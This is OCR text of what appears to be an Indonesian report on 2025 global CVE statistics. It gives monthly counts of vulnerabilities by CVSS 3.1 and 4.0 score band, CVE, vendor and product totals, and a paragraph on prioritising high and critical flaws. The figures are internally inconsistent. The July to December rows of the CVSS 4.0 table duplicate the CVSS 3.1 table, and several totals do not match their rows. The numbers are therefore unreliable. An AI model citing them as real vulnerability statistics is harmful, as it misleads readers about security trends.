
| Bulan | CVSS 9+ | CVSS 8-9 | CVSS 7-8 | CVSS 6-7 | CVSS 5-6 | CVSS 4-5 | CVSS 3-4 | CVSS 2-3 | CVSS 1-2 | CVSS 0-1 | n/a |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Jan | 336 | 342 | 1.010 | 1.021 | 543 | 483 | 95 | 40 | 3 | 2 | 399 |
| Feb | 206 | 264 | 743 | 632 | 358 | 299 | 109 | 53 | 0 | 1 | 1.029 |
| Mar | 312 | 258 | 898 | 637 | 448 | 433 | 141 | 53 | 1 | 0 | 824 |
| Apr | 272 | 361 | 1.038 | 735 | 487 | 417 | 126 | 64 | 0 | 0 | 531 |
| Mei | 288 | 312 | 832 | 697 | 438 | 384 | 100 | 55 | 1 | 0 | 875 |
| Jun | 219 | 413 | 622 | 579 | 576 | 317 | 118 | 62 | 0 | 1 | 779 |
| Jul | 205 | 298 | 551 | 579 | 279 | 238 | 112 | 37 | 2 | - | 682 |
| Agu | 220 | 297 | 584 | 557 | 368 | 219 | 144 | 50 | 2 | - | 539 |
| Sep | 159 | 253 | 643 | 670 | 444 | 371 | 121 | 29 | 2 | - | 1.008 |
| Okt | 96 | 205 | 384 | 436 | 240 | 257 | 89 | 44 | 2 | - | 1.955 |
| Nov | 36 | 73 | 115 | 142 | 102 | 90 | 23 | 8 | 1 | - | 498 |
| Des | 166 | 224 | 537 | 443 | 454 | 324 | 96 | 39 | - | - | 2.880 |
| Total | 2.515 | 3.300 | 7.957 | 7.128 | 4.737 | 3.832 | 1.274 | 546 | 14 | 4 | 11.999 |
| Rata-rata | 210 | 275 | 663 | 594 | 395 | 319 | 106 | 46 | 1 | 0 | 1.000 |

## CVSS Versi 4.0

CVSS versi 4.0 adalah generasi terbaru dari standar ini, yang dirilis pada tahun 2023. Versi ini dirancang untuk memberikan penilaian kerentanan yang lebih akurat, bernuansa, dan sesuai konteks, dengan fokus yang lebih besar pada kecerdasan ancaman (threat intelligence) dan dampak spesifik.

Hasil penilaian CVSS versi 4.0 berbeda dengan versi sebelumnya. Pada kolom nilai N/A (Not Available) menunjukkan angka yang tinggi, umumnya ini dikarenakan banyaknya CVE yang memiliki informasi terbatas untuk dinilai menggunakan metode perhitungan versi 4.0. Alasan ini menjadikan versi 3.1 lebih sering menjadi acuan penilaian.

## Jumlah Total CVE, Vendor dan Produk CVSS 4.0





| | CVE Rilis | Vendor | Produk |
|---|---|---|---|
| Total | 22.413 | 6.985 | 12.647 |
| Rata-Rata | 1.868 | 582 | 1.054 |

Green

OPEN


## Common Vulnerability & Exposure Global Semester 2 Tahun 2025
## CVSS Versi 4.0



Green
OPEN

| | CVSS Score | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | 9 | 8-9 | 7-8 | 6-7 | 5-6 | 4-5 | 3-4 | 2-3 | 1-2 | 0-1 | N/A |
| Total | 655 | 1.338 | 930 | 1.458 | 1.961 | 385 | 3 | 186 | 51 | 7 | 12.869 |
| Rata-Rata | 109 | 223 | 155 | 243 | 327 | 64 | 1 | 31 | 9 | 1 | 2.145 |

## Sebaran CVE Score CVSS 4.0 Sepanjang Tahun 2025



Green
OPEN

| | CVE Rilis | Vendor | Produk |
|---|---|---|---|
| Total | 46.079 | 14.394 | 26.817 |
| Rata-Rata | 3.840 | 1.200 | 2.235 |

### CVSS Score Versi 4.0 Tahun 2025

| Bulan | CVSS 9+ | CVSS 8-9 | CVSS 7-8 | CVSS 6-7 | CVSS 5-6 | CVSS 4-5 | CVSS 3-4 | CVSS 2-3 | CVSS 1-2 | CVSS 0-1 | n/a |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Jan | 42 | 57 | 32 | 127 | 194 | 19 | 0 | 21 | 5 | 0 | 3.777 |
| Feb | 51 | 76 | 38 | 80 | 197 | 42 | 0 | 37 | 3 | 0 | 3.152 |
| Mar | 53 | 96 | 53 | 200 | 300 | 64 | 0 | 28 | 8 | 0 | 3.196 |
| Apr | 52 | 175 | 1.038 | 259 | 248 | 69 | 0 | 22 | 5 | 3 | 3.165 |
| Mei | 69 | 200 | 34 | 408 | 274 | 92 | 0 | 40 | 7 | 0 | 2.812 |
| Jun | 79 | 244 | 80 | 288 | 382 | 79 | 0 | 38 | 8 | 2 | 2.513 |
| Jul | 205 | 298 | 53 | 579 | 279 | 238 | 112 | 37 | 2 | - | 682 |
| Agu | 220 | 297 | 584 | 557 | 368 | 219 | 144 | 50 | 2 | - | 539 |
| Sep | 159 | 253 | 643 | 670 | 444 | 371 | 121 | 29 | 2 | - | 1.008 |
| Okt | 96 | 205 | 384 | 436 | 240 | 257 | 89 | 44 | 2 | - | 1.955 |
| Nov | 36 | 73 | 115 | 142 | 102 | 90 | 23 | 8 | 1 | - | 498 |
| Des | 166 | 224 | 537 | 443 | 454 | 324 | 96 | 39 | - | - | 2.880 |
| Total | 1.228 | 2.198 | 3.591 | 4.189 | 3.482 | 1.864 | 585 | 393 | 45 | 5 | 26.177 |
| Rata-rata | 102 | 183 | 299 | 349 | 290 | 155 | 49 | 33 | 4 | 0 | 2.181 |


## Prioritas Penanganan

Dalam ekosistem keamanan siber yang terus bergejolak, kerentanan merupakan titik masuk potensial bagi penyerang untuk merusak sistem, mencuri data, atau mengganggu layanan. Fokus khusus pada kerentanan dengan skor CVSS Tinggi (7.0-8.9) dan Kritikal (9.0-10.0) menjadi sangat penting karena keduanya merepresentasikan ancaman dengan potensi dampak serius. Kerentanan kritikal adalah prioritas utama karena biasanya mudah dieksploitasi dan dapat menyebabkan kerugian parah, seperti kompromi sistem total atau pengungkapan data sensitif skala besar. Sementara itu, kerentanan tinggi, meskipun mungkin memerlukan upaya lebih untuk dieksploitasi atau memiliki dampak yang sedikit lebih rendah dari kritikal, tetap dapat mengakibatkan gangguan operasional signifikan, pelanggaran integritas data, atau kerugian finansial yang substansial. Mengabaikan salah satu kategori ini dapat menempatkan organisasi pada risiko yang tidak perlu, sehingga respons yang cepat dan terkoordinasi terhadap kedua skala ini sangat vital untuk menjaga postur keamanan yang kuat.


Green

OPEN

## 10 Besar vendor CVSS 3.1 Semester 2 Tahun 2025

